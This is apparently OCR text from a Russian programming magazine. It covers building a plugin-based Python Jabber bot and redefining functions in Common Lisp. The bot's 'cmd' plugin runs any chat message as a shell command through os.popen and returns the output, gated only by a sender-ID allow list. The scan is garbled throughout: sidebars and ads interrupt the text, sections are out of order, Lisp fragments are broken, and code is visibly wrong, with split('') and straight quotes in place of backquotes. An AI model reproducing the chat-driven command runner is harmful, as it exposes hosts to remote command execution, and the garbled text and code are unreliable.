Jabber — система мгновенного обмена сообщениями и информацией о присутствии на основе открытого протокола XMPP. Проект был основан Джереми Миллером в начале 1998 года и стартовал с разработки сервера jabberd. В настоящий момент есть некоторая непонятность в отношении терминов jabber и xmpp. Даже в английской Википедии с jabber стоит переадресация на xmpp. Эта непонятка в первую очередь связана с тем, что под именем xmpp протокол был стандартизирован в IETF. Каждый пользователь в джаббер-сети имеет уникальный идентификатор — Jabber ID (сокращенно JID). Адрес JID содержит имя пользователя и доменное имя сервера, на котором зарегистрирован пользователь. Подобно адресу электронной почты, они разделены знаком @. Пользователь может иметь одновременно несколько подключений, для различения которых используется дополнительное значение JID, называемое «ресурсом» и добавляемое через слеш в конец адреса. К примеру, пусть полный адрес пользователя будет user@example.com/work, тогда сообщения, посланные на адрес user@example.com, дойдут на указанный адрес вне зависимости от имени ресурса, но сообщения для user@example.com/work дойдут только при соответствующем подключенном ресурсе!



INTERNET

ССЫЛКИ НА ОБЪЕКТЫ И ПЕРЕМЕННЫЕ

В Питоне (да и в других языках, например, в PHP), есть один нюанс, про который часто забывают. Рассмотрим пример работы с переменными:

```
a = 1; b = a; b = 2
print a #1
print b #2
```

Он выведет на экран 1, потом 2, и это закономерно. А что, если переменная будет в объекте? Посмотрим:

```
class Obj():
 def __init__(self):
   pass

a = Obj(); a.var = 1; b = a; b.var = 2

print a.var #2
print b.var #2
```

Сюрприз! На экран выводятся сплошные двойки! А случается это потому, что операция «=» при работе с объектами не копирует их, как при других типах переменных, а создает ссылку.
В контексте нашего примера это означает, что переменную bot мы обычно передавали как бы по значению, а на самом деле — как ссылку.

ПОДРОБНЕЕ О XMPPPY

Библиотека xmpppy содержит много полезных объектов. Рассмотрим некоторые из них.

Объект JID для работы с Jabber ID. При создании принимает параметр — Jabber-идентификатор.
Методы:
- getDomain, возвращает домен;
- getNode, возвращаем имя пользователя;
- getResource, возвращает ресурс.

Главный объект Client. При создании принимает домен джаббер-сервера и переменную для отладочной информации.
Методы:
- connect, подключение к серверу;
- auth, авторизация, принимает параметры: имя пользователя и пароль;
- RegisterHandler, привязка функций к событиям, принимает параметры тип события (message, presence, iq) и имя функции;
- sendInitPresence, отправка начальных запросов, нужно запускать после авторизации;
- send, отправка сообщений, принимает объект Message;
- Process, запустить обработку входных сообщений;
- disconnect, отключиться от сервера.

Message — объект сообщения. Принимает параметры — имя юзера и текст сообщения.
Методы**:**
- getBody, возвращает текст сообщения;
- getFrom, возвращает имя пользователя, от кого сообщение.

сообщения и обрабатывает их. Разумеется, вечный цикл здесь не нужен, поэтому в свойстве online смело запишем единичку, и будем крутить цикл до тех пор, пока эта единичка не изменит свое значение:

```
bot.online = 1
while bot.online:
 bot.Process(1)
bot.disconnect()
```

ПРОЦЕДУРА ОБРАБОТКИ ВХОДЯЩИХ СООБЩЕНИЙ

```
def message(conn,mess):
 global bot
 text = mess.getBody()
 #если сообщение служебное — выходим
 if ( text == None ):
  return


 # Из входящего сообщения достаем команду
 command = text.split('')
 command = command[0]

 #если команда в списке публичных — запускаем
 if command in bot.plugins['public_commands']:
  #Запускаем команду
  runPlugin(command,bot,mess)
  return


 #Достаем имя пользователя
 user = mess.getFrom()
 user = str(user).split('/')
 user = user[0]

 #Если юзер не админ — говорим «команды нет»
 if user not in bot.config['user_no_pass']:
  text = "wrong command. try 'help'"
  bot.send(xmpp.Message(mess.getFrom(),text))
  return

 #Если команда есть в «админских»
 if command in bot.plugins['commands']:
  runPlugin(command, bot, mess)
 else:
  text = "wrong command. try 'help'"
  bot.send(xmpp.Message(mess.getFrom(),text))
```



КНИГА ПО ДЖАББЕРУ



NETBEANS — ОТЛИЧНАЯ IDE ДЛЯ PYTHON



СУРОВОЕ ПИТОНОВСКОЕ ЛОГО

Для остановки бота нам будет достаточно изменить 1 на 0. В результате, он корректно отсоединится от сервера и завершит свою работу.
Когда наш бот запущен, мы можем вернуться к написанию функции обработки входящих сообщений. Простейший вариант, способный принимать сообщение и реагировать на сей знаменательный факт, выглядит примерно так:

```
def message(conn,mess):
  global bot
  if (mess.getBody() == None ):
     return

  bot.send(
     xmpp.Message(mess.getFrom(),'hello'))
```

В начале этого участка кода мы командой «global bot» получаем доступ к объекту нашего бота. Далее идет обработка входящего сообщения, где с помощью команды mess.getBody мы получаем сообщение. Если входящее сообщение равно None, это означает, что пришла служебная команда (допустим, про то, что юзер что-то нам печатает). Такие сообщения мы обрабатывать не настроены, и реакция на них однозначна — выход из функции.
В следующей части Марлезонского балета мы воспользуемся методом send, отправив в ответ простое сообщение. Этот метод в качестве параметра принимает объект Message библиотеки xmpppy. При ее создании мы передаем два параметра: первый — кому нужно отправить сообщения, а второй — текст сообщения.

ПЛАГИНЫ

Простая поддержка плагинов реализована в самой библиотеке xmpppy, но мы сделаем ее по-своему, написав собственную архитектуру плагинов (как минимум, с блэкджеком!). Сначала определимся со структурой плагина. Каждый плагин будет иметь название, аналогичное исполняемой им команде. К примеру, если мы хотим создать плагин, который на команду «echo some text» посылает сообщение с этим же текстом, то плагин должен будет называться echo и размещаться в файл echo.py в каталоге plugins. В каждом плагине должны содержаться две функции. Одна, init, может проводить некую предварительную инициализацию и обязательно возвращать 1, если плагин можно использовать лишь админам, и 0, если всем юзерам. Вторая же обязательная функция — run — в качестве входного параметра принимает ссылку на наш бот и входящее сообщение. К примеру, плагин echo выглядит так:

```
import xmpp

def init():
  return 0

def run(bot,mess):
  bot.send(xmpp.Message(mess.getFrom(),
     mess.getBody()))
```

Напишем функцию, загружающую наши плагины. Поскольку мы уже решили, что они должны находиться в папке plugins, то в этом каталоге нам придется поместить пустой файл __init__.py — таково требование Питона. Это шаманское действо позволит нам импортировать файлы как модуль функцией __import__. Итак, нам нужно загрузить все файлы, размещенные в папке plugins (кроме __init__.py) в какую-то переменную. Кроме того, во время инициализации мы создадим два списка, которые будут содержать реестр загруженного. В первом (public_commands) будут перечислены те плагины, которые можно запустить без авторизации, а во втором (commands) — элитные (тру, VIP) — админские плагины. В качестве результата работы функция вернет нам ассоциативный массив с плагинами и списками:

```
def loadPlugins():
  import os
  commands = []
  public_commands = []

  #Перебираем все файлы из папки plugins
  for fname in os.listdir('plugins/'):
    #Если файл заканчивается на '.py'
    if fname.endswith('.py'):

      #Обрезаем последние 3 буквы
      plugin_name = fname[:-3]
      #Если имя файла не '__init__'
      if plugin_name != '__init__':

        #Загружаем плагин в переменную
        plugins = __import__('plugins.' +
          plugin_name)

        #Достаем плагин с переменной
        plugin = getattr(plugins, plugin_name)

    #Если плагин админский
      if plugin.init():
```



links
xmpppy.sourceforge.net — сайт библиотеки xmpppy.



dvd
• На диске ты найдешь полные исходники бота.

• Видео, иллюстрирующее работу с ботом, ждет тебя там же — на нашем DVD.




```
    commands.append(plugin_name)
  else:
    public_commands.append(plugin_name)

#Возвращаем ассоциативный словарь
return {
    'plugins':plugins,
    'commands':commands,
    'public_commands':public_commands
  }
```

«ЗАДАЧА ПОСТАВЛЕНА: НАПИСАТЬ ДЖАББЕР-БОТ, СПОСОБНЫЙ ПРИНИМАТЬ И ИСПОЛНЯТЬ КОМАНДЫ. НЕТ, ЭТО СЛИШКОМ ПРОСТО. УСЛОЖНИМ ВСЕ И НАПИШЕМ ПОЛНОЦЕННЫЙ БОТ С ПОДДЕРЖКОЙ ПЛАГИНОВ, ОДИН ИЗ КОТОРЫХ И БУДЕТ РЕШАТЬ ЗАДАЧУ АДМИНИСТРИРОВАНИЯ».

Эта функция важна для понимания работы Питона в плане загрузки плагинов «на лету» — советую подробно в ней разобраться. После загрузки в переменную plugins плагина, его оттуда можно вытянуть функцией getattr с указанием в первом параметре имени переменной, где хранятся плагины, а во втором параметре — имени плагина. В результате, функция возвращает сам плагин, из которого уже потом можно вызывать функции, в нем находящиеся. К примеру, в вышеуказанной функции загрузки мы запускаем для каждого из них функцию init. В зависимости от результата имя плагина добавляем или в список public_commands, или в commands. Написанную загрузку плагинов можно заюзать и при этом записать результат в соответствующее свойство бота:

```
bot.plugins = loadPlugins()
```

Чтобы вызвать наш плагин, напишем маленькую функцию, которая будет принимать имя команды, ссылку на бота и входящее сообщение:

```
def runPlugin(command,bot,mess):
  plugin = getattr(bot.plugins['plugins'],command)
  plugin.run(bot,mess)
```

Эта функция, исходя из имени плагина (параметр command), вытаскивает его из bot.plugins['plugins'] и запускает функцию run.

ОБРАБОТКА СООБЩЕНИЙ

Осталось изменить функцию message, которая обрабатывает входящие сообщения. Логика ее работы такова:

- Выделяем из входящего сообщения команду (символы от начала до пробела);
- Смотрим наличие команды в списке «публичных».
- Если к публичным она не относится, стало быть — проверяем авторизацию и факт наличия команды в списке «админских».
- Если команда нашлась, то запускаем ее. В противном случае — сообщаем юзеру о прискорбном факте отсутствия команды в наших списках.

Кстати, рассмотрим один момент. Имя пользователя, которое возвращает команда mess.getFrom(), не всегда возвратит правильное значение (с точки зрения проверки авторизации). Почему? Ведь там может быть имя ресурса (смотри врезку про Джаббер), которое нам не нужно. Стало быть, ресурс мы должны обрезать, например, вызвав метод строки split('/') и потом взять первый элемент списка. Полностью функцию смотри на соответствующей врезке.

ИСПОЛНЕНИЕ КОМАНД

Ну, вот и настало время закодить «виновника торжества» — плагин, исполняющий системные команды. Наречен он будет говорящим именем «cmd», а принцип его работы будет таков:

- Обрезаем первые 4 символа входящего сообщения (к примеру, cmd ls → ls).
- Передаем команду в цепочку функций os.popen(cmd).read().
- Полученный результат конвертируем (при необходимости) в utf-8 (при инициализации бота мы не указывали кодировку, по умолчанию это будет UNICODE).
- Возвращаем пользователю результат.

Вот как это выглядит в строках сурового программного кода:

```
import xmpp
import os

def init():
  return 1

def run(bot,mess):
  cmd = mess.getBody()
  cmd = cmd[4:]

  output = os.popen(cmd).read()

  if not isinstance(output, unicode):
    output = unicode(output,'utf-8','ignore')

  bot.send(xmpp.Message(mess.getFrom(),output))
```

HAPPY END

На этом разработку бота можно считать завершенной.
Мы реализовали все, что хотели, оставив задел для неограниченного расширения функционала при помощи плагинов.
На диске, кроме вышеперечисленных плагинов, содержатся и плагины бонусные. А чтобы продемонстрировать запуск и работу готового бота, я записал видео. Если что-то будет непонятно — спрашивай! ☐



В ПРОДАЖЕ
С 29 МАЯ





ЖУРНАЛ
О ПРАВИЛЬНЫХ
ИГРАХ

(cons a 3))

; (43 (4

(setq a 43)

(list a (cons a 3)) ; (43 (43 . 3))

(list (quote a) (quote (cons a 3)) ; (a (cons a 3))

defun two-funs (x)


(function (lambda (y

(setq funs (two-funs

(funcall (car funs))

(funcall (cadr funs))

(funcall (car funs)) ; 43





LINKFLY
/ HTTP://LINKFLY.RU /

ТАЙНЫ БЕССМЕРТИЯ LISP (a)

Common Lisp: музейный экспонат или мощное средство создания интеллектуального софта?

Сегодня мы попробуем взорвать твой мозг торжественным раскрытием тайны бессмертия языка «Lisp». Ты узнаешь, что за штуку придумал Джон Маккарти (тогдашний «Эйнштейн» мира программирования) в 1958 году, почему эта «штука» не планирует подвергаться забвению и кто такие странные существа — «Лисперы».

ИЗ СЕТИ

«Адепты Лиспа — головная боль людей в белых халатах?» Подобный вопрос порой задают те, кому приходилось с ними (адептами) контактировать. Вот, например, высказывание одного из модераторов форума известного ресурса http://rsdn.ru: «Функциональные языки в целом и Лисп в частности собрали вокруг себя много откровенно невыдержанной и фанатичной публики». Что ж, приобщимся к их знаниям.

ТЕОРИЯ. СКАЖИ «НЕТ» СИНТАКСИЧЕСКОМУ РАЗВРАТУ!

Сразу уточню, что под термином «Лисп» в статье подразумевается диалект «Common Lisp» (тем не менее, очень многое с небольшими оговорками применимо и к диалекту Лиспа «Scheme»). На сегодняшний день (если не говорить о языках общего назначения — ELisp и AutoLisp/VisualLisp) в широком употреблении остались только эти два диалекта.

Итак, что же это за зверь — Lisp? Это язык общего назначения, особенно удобный для символьных вычислений, а значит, для разработки экспертных систем и других AI-приложений. Разумеется, для разработки веб-приложений, приложений, взаимодействующих с базами данных, и прочего общественно-полезного стаффа он также используется.

Одно из многих положительных качеств Лиспа — его максимально аскетичный синтаксис. Два основных правила таковы:

1. Твоя программа, а конкретно — вызов функции, должна быть заключена в скобки: Например: (твоя_программа параметр1 параметр2 ... параметрN).
2. На месте параметра может быть вызов другой функции, и ее результат будет считаться параметром: (твоя_программа (+ 1 2) параметр2).

В Лиспе реализовано множество свойств, которые создатели других языков не устают черпать, постепенно превращая свои языки в Лисп. Одно из них — это использование функциональных объектов. В качестве параметров функции ты можешь передавать другие функции, которые, кстати, возможно определить во время выполнения программы. Да, именно так: программа может быть сгенерирована во время выполнения! Кроме того, ты можешь переопределить уже определенные функции, то есть, язык позволяет писать самоизменяемые программы без использования ассемблера. Все эти манипуляции можно производить и в «докомпиляционной» стадии, что очень способствует построению оптимизированных программ. Для более основательного ознакомления с фичами языка весьма рекомендую зайти на один из лучших ресурсов по основам Лиспа: http://pcl.catap.ru, там находится переведенная на русский язык книга «Практический Common Lisp» Питера Сейбеля.

ПОДГОТОВКА ИНСТРУМЕНТОВ

Для начала скачаем бесплатную версию простенькой Лисп-системы LispWorks, которая поджидает любого начинающего экспериментатора на www.lispworks.com/downloads.

Что ты говоришь? Не желаешь пользоваться «простенькой системой»? Желаешь иметь



в своем распоряжении набор «кнопочек, пимпочек» и всякой подобной ерунды для построения GUI? Легко! По адресу http://franz.com/downloads тебя ждет Лисп-система «Allegro CL 8.1 Free Express Edition». Сей агрегат представляет собой бесплатную редакцию платной системы; здесь содержится все необходимое — и GUI-конструктор, и генерация exe-шников.
Обе системы ставятся на Windows, Linux, MacOS, FreeBSD (оцени масштабы). Повозившись с бесплатными версиями, тебе нужно будет решить: отдавать ли свои кровные за полноценные редакции? Например, на момент написания статьи самая дешевая версия LispWorks (для коммерческого использования) стоила $1500. Но не стоит впадать в панику (а лишь ощути серьезность и мощь отрасли) — существуют и полностью бесплатные альтернативы, причем, весьма качественные. Если ты заядлый «виндузятник», — тебе нужно раздобыть плагин для Eclipse, включающий в себя Лисп-систему SBCL, под названием «CUSP», по адресу: http://bitfauna.com/projects/cusp. Кстати о SBCL. Скачать ее можно с http://www.sbcl.org/platform-table.html. Сходить по этой ссылке я советую в любом случае, хотя бы для того, чтобы посмотреть, насколько основательно разработчики подошли к вопросу переносимости. Вот, например, список архитектур, на которые они ориентируются: X86, AMD64, PPC, SPARC, Alpha, MIPSbe, MIPSle. А что насчет операционных систем? Список также внушает почтение: Linux, Darwin(Mac OS X), Solaris, FreeBSD, NetBSD, OpenBSD, Windows. Впечатляет, не правда ли? Но учти, что под неистребимый Windows портирование еще не завершено (причем, только под архитектуру x86). Главное, чего пока нет в Windows-версии, — многопоточности. Все остальное должно работать на «ура», хотя я, помнится, так и не смог побороть глюк библиотеки ASDF-INSTALL, предназначенной для загрузки и компиляции библиотек из общего хранилища Лисп-исходников (смотри http://cliki.net).
Итак, SBCL — это Лисп-система (не среда разработки), и для экспериментов с Common Lisp'ом ее может быть вполне достаточно. Для серьезных разработок я тебе рекомендую добыть модуль к редактору Emacs — SLIME. Самая что ни на есть крутая и бесплатная комбинация — это «EMACS — SLIME — SBCL». SLIME можно взять отсюда: http://common-lisp.net/project/slime. Если ты хочешь все и сразу, то можешь скачать один из вариантов LispBox здесь: http://common-lisp.net/project/lispbox или здесь: http://gigamonkeys.com/book/lispbox.

«LISP — КРАЙНЕ ИНТЕРЕСНАЯ ШТУКА. ТРЕБУЕТ, КОНЕЧНО, ПОЛНОГО ПЕРЕОСМЫСЛЕНИЯ ЖИЗНЕННОГО ПУТИ И ПОГРУЖЕНИЯ В ИЗНАЧАЛЬНОЕ ДАО, НО ВСЕ-ТАКИ ИНТЕРЕСНАЯ».

ДЕСЯТЬ РЕЦЕПТОВ ЭЛИКСИРА ВЕЧНОЙ МОЛОДОСТИ ЛИСПА

1. Единообразный и простой синтаксис (облегчает генерацию кода макросами).
2. Макросы времени компиляции на самом Лиспе.
3. Определение и переопределение функций во время выполнения.
4. Компиляция и выполнение кода, сгенерированного в run-time.
5. Определение языков с синтаксисом под задачу.
6. Огромное количество open-source библиотек (http://cliki.net).
7. Более гибкая и динамичная, по сравнению с другими языками, объектная система (CLOS).
8. Возможность модифицировать собственное ядро, даже во время выполнения.
9. Поддержка практически всех существующих на данный момент парадигм программирования.
10. Декларативное описание циклических алгоритмов (с помощью формы LOOP).

ПРАКТИКА. ОСНОВНЫЕ ФУНКЦИИ ЛИСПА

После установки и запуска выбранной Лисп-системы ты увидишь перед собой консоль интерпретатора. Например, в случае LispWorks строка приглашения консоли будет выглядеть так:

```
CL-USER 1 >
```

Да, именно сюда тебе и следует вводить выражения языка Лисп. Все хозяйство напоминает UNIX Shell: вводи выражения, нажимай Enter и смотри результат вычисления в ответе интерпретатора.


ПРАКТИКА. ПЕРЕОПРЕДЕЛЯЕМ ОДИН ИЗ МЕХАНИЗМОВ ЛИСПА

Итак, чтобы лучше понять суть, создадим необходимый контекст для дальнейшего изложения. Допустим, нам нужно создать какую-либо рекурсивную функцию. В качестве примера у нас выступит функция вычисления факториала:

```
(defun factorial(x)
  (if (zerop x)
    1
    (* x (factorial (1- x)))))
; не стоит заниматься подсчетом
скобок, среда программирования это
сделает за нас :)
> factorial
(factorial 5) ; проверка
> 120
```

А теперь представим себе, что необходимо эту функциональность (функциональный объект) связать с другим символом. В смысле, не конкретно именно эту функциональность, а вообще, какую-либо функциональность, определенную ранее и связанную с каким-либо символом. Зачем? Это во многом зависит от нашей фантазии. Сможем найти смысл в возможности переназначать функциональный объект, значит, будем использовать; если нет, — ну значит не судьба.
И все-таки, чем бы нам это могло помочь? Допустим, у нас есть чужой код, в который нет времени/желания влезать, но скорректировать его работу нужно, просто позарез. Мы можем осуществить это следующим образом:
1. Ввести в систему новый символ (скажем, 'B) и сохранить в нем функциональный объект, связанный с неким символом (скажем, 'A) и поведение которого требуется скорректировать.
2. Определить новую функцию, которая осуществляет какие-либо нужные нам действия, дополняющие действия функционального объекта (связанного с 'A, а теперь еще и с 'B), а также действия этого функционального объекта (этого самого — связанного с 'A и 'B). При определении этой функции для вызова функции изначальной нужно пользоваться символом 'B. Почему — будет понятно далее.
3. Связать функциональный объект, представляющий новую функцию, с символом 'A. Поэтому, собственно, для вызова «родной» функции и нужно было пользоваться новым символом 'B, — символ 'A теперь будет связан с функцией, включающей дополнительные действия.
На примере:

```
;Определяем функцию от двух аргу-
ментов
(defun relation-is (obj1 obj2)
```



ALLEGRO CL 8.1 FREE EXPRESS EDITION

```
 (list obj1 'is obj2))
;проверка
(relation-is 'cat 'animal)
> (cat is animal)
;Сохраняем старую версию функции
(setf (symbol-function 'old-relation-is)
      (symbol-function 'relation-is))
;Добавляем функциональности
(defun relation-is (obj1 obj2)
    ;теперь relation-is связан с другой функцией
    (list :relation  (old-relation-is obj1 obj2)))
;проверка нового варианта
(relation-is 'cat 'animal)
> (:RELATION (CAT IS ANIMAL))
```

Попробуем то же самое провернуть с рекурсивной функцией, в нашем случае — с факториалом:

```
(setf (symbol-function 'old-factorial)
       ;сохраняем старую версию
       (symbol-function 'factorial))
(defun factorial(x)
 (print x)
 (list (list 'factorial x) ;
     (old-factorial x)))
(factorial 5) ;проверка
> Ошибка!!! "In * of (1 (('FACTORIAL 0) 1))
    arguments should be of type NUMBER."
```

Как мы видим, при манипулировании рекурсивными функциями таким образом возникает проблема. Это происходит из-за того, что при выполнении изначальной функции в ее недрах происходит не вызов самой себя, а вызов новой функции, добавляющей функциональности к изначальной. Как же забороть эту проблему?
Немного подумаем. Нам нужно успешно вызвать в функции саму себя, причем не функцию, связанную с каким-либо символом (так как может происходить переназначение функций), а использовать функцию, реально выполняющуюся в данный момент. Сразу напрашивается вопрос — а не предоставляет ли язык нам такую возможность? Какую-нибудь системную переменную вроде *this*, содержащую текущий, выполняемый функциональный объект. Тогда можно было бы сделать так:

```
;Новое определение факториала
(defun factorial(x)
 (if (zerop x)
   1
  (* x (funcall *this* (1- x)))))
```

ЭКСПРЕСС-КУРС В ОСНОВЫ ЯЗЫКА

S-expression (или s-expr) — символьное выражение, его может вычислить интерпретатор.
Атом и список являются S-выражениями.
Атом — все, что не список, а также NIL (который является пустым списком — '()).
'(...) — список. Может содержать любое количество объектов, в том числе другие списки.
QUOTE — блокировка (сокращение — «'»), блокирует вычисление списка.
SETQ — присваивание переменной (любого типа): (setq myvar '(a b c)) (setq myvar2 999).
SETF — обобщенное присваивание: (setf (cadr mylist) 'newatom). Второй аргумент — место хранения объекта.
LIST — создает список из аргументов: (list 'a 'b 'c) > (a b c).
LET — создает локальную связь, а также замыкание в определяемой в его теле функции: (let ((myvar1 1) (myvar2 3)) (+ myvar1 myvar3)).
DEFUN — определяет функцию: (defun my-func (arg1 arg2) ... <операции с arg1 и arg2>).
DEFMACRO — определяет макрос, который будет разворачиваться перед компиляцией (подобно DEFUN, но без вычисл. аргументов).
MACROEXPAND — позволяет оценить работу макроса: (macroexpand '(mymacro arg1 arg2)).
FUNCALL — применение функции к аргументам (funcall (symbol-function 'list) 'a 'b).
SYMBOL-FUNCTION — возвращает функциональный объект, связанный с символом, или место его хранения (для SETF).
MACRO-FUNCTION — возвращает макрос, связанный с символом, или место его хранения.
ZEROP — возвращает T, если аргумент равен нулю.
PRINT — печатает аргумент в стандартный поток вывода.


```
;;; Далее код из Листинга 3.
```

Однако всеведущие создатели не позаботились о системной переменной, подобной *this*. Это было сделано ради борьбы за производительность и, видимо, для стимуляции зрелой самостоятельности в среде программистов. Ладно, мы все сделаем сами:

```
(defmacro defun-new (name args &body body)
 '(let (*this*) ;это нужно для создания замыкания
    (defun ,name ,args ,@body)
      ;модифицируем замыкаемое значение
    (setq *this* (symbol-function ',name))
      ;возвращаем символ определенной ф-ии
  ',name)) ;defmacro
;Проверка
(defun-new f(x) (list x *this*))
(f 34)
> (34 #<interpreted function F 200D8832>)
```

Как работает сие чудо? Разберем по косточкам:

```
(macroexpand '(defun-new f(x) (list x *this*)))
> (LET (*THIS*)
    (DEFUN F (X) (LIST X *THIS*))
    (SETQ *THIS*
```


LISPWORKS PERSONAL

```
        (SYMBOL-FUNCTION (QUOTE F)))
   (QUOTE F))
```

Вот в такой вот код разворачивается макрос defun-new:
1) Функция LET создает локальную связь с символом *THIS*.
2) Далее создается функция с помощью стандартной формы DEFUN, в теле которой может использоваться замыкаемое значение локальной переменной *THIS*.
3) Форма (SETQ *THIS* (SYMBOL-FUNCTION (QUOTE F))) изменяет локальное определение *THIS*, а значит, и замыкаемое значение переменной в определяемой с помощью DEFUN функции. Причем изменяет она его со значения NIL на значение, равное функциональному объекту, соответствующему только что определенной функции.
4) (QUOTE F) — Возвращает символ определенной функции. Теперь достаточно определить factorial с помощью макроса DEFUN-NEW, используя переменную *THIS* в теле функции, и добавлять функциональность описанным выше способом. Я предлагаю тебе провести этот эксперимент лично и увидеть все своими глазами. Откровенно говоря, чтобы решить задачу «добавление функциональности рекурсивным функциям», применять новый способ определения функций (через DEFUN-NEW), учитывающий появление замыкаемой переменной *THIS* в теле функции, вовсе не обязательно. Но дело в том, что для переменной *THIS* есть и другое применение. Например, можно заставить функцию регистрировать себя где-либо, используя для этого функциональный объект, соответствующий выполняемой в настоящий момент функции. Заметь, что просто зарегистрировать символ имени функции может быть недостаточно из-за возможности переназначения функциональных объектов. Я уверен, найдется множество способов применения *THIS*, но вот для чего его применить не получится, так это для добавления функциональности к уже созданным кем-то функциям! Либо из-за отсутствия исходников, либо из-за необходимости добавлять функциональность в run-time.
Далее я покажу тебе, как обойтись без *THIS* при добавлении функциональности к уже готовым функциям, а затем рассмотрю ситуацию, когда *THIS* все-таки нужен, но создавать новый способ (макрос) определения функций не хочется.
Вот код, который следует использовать для «апгрейда» уже готовых рекурсивных функций (без *THIS*):

```
;;; Добавление функциональности к уже
;;;  готовым рекурсивным функциям
;определение факториала без *THIS*
(defun factorial(x)
  (if (zerop x)  1 (* x (factorial (1- x)))))
(setf (symbol-function 'old-factorial)
        (symbol-function 'factorial))
(defun factorial(x)
  (print x) ;какое-либо действие
  (list (list 'factorial x)
        (let ((new-factorial
         (symbol-function 'factorial)))
         (setf (symbol-function 'factorial)
          (symbol-function 'old-factorial))
         (prog1
        ;можно и (factorial x)
             (old-factorial x)
             (setf (symbol-function 'factorial)
              new-factorial)
                    )) ;prog1, let
       ) ;list
  ) ;defun
(factorial 5) ;проверка
```

Теперь добьемся того, чтобы стандартный процесс определения функций позволял нам пользоваться переменной *THIS*. Для этого мы напишем код, подобный определению DEFUN-NEW, но с некоторыми коррективами:

```
;Сохраняем текущее значение системной функции
DEFUN
(setf (macro-function 'defun-old)
      (macro-function 'defun))
;Переопределяем системную функцию DEFUN, используя ее старую  версию в DEFUN-OLD
(defmacro defun (name args &body body)
 '(let (*this*)
   (defun-old ,name ,args ,@body)
   (setq *this* (symbol-function ',name))
   ',name))
;Проверка
(defun f(x)(list x *this*))
(F 5)
;Восстанавливаем прежнее значение, если в новой DEFUN больше нет необходимости
(setf (macro-function 'defun)
      (macro-function 'defun-old))
```

Ощути величие ситуации! Мы дополнили системный механизм определения новых функций своим собственным кодом! Попробуй-ка проделать то же самое, например, с Си. Дополни int my_function(char arg1, char arg2) {...} нужным тебе функционалом. Если ты всерьез задумался над этим вопросом, — смотри не загреми в компанию к Наполеону с Македонским ;).
На этом примере мы с тобой осознали одну важную вещь: Лисп — это наш слуга, а не наоборот, как бывает обычно. И это еще одна причина Бессмертия Лиспа.

ЗАКЛЮЧЕНИЕ

Если ты понял суть вышеописанного, и твой мозг не взорвался, — то можешь при желании вступать в секту и гордо называться «Лиспером» :).
К сожалению, много чего осталось за рамками статьи: и оригинальный процесс разработки, не идущий ни в какое сравнение по качеству с традиционным, и описание сборки автономных исполняемых файлов (exe, elf), и поднятие программируемого динамического лисп-веб-сервера, и рассказ о лидерах сообщества, их творчестве и бесплатных библиотеках, и... в общем, много чего хотелось бы еще рассказать, но, к сожалению, статья не резиновая. Судя по всему — To be continued.



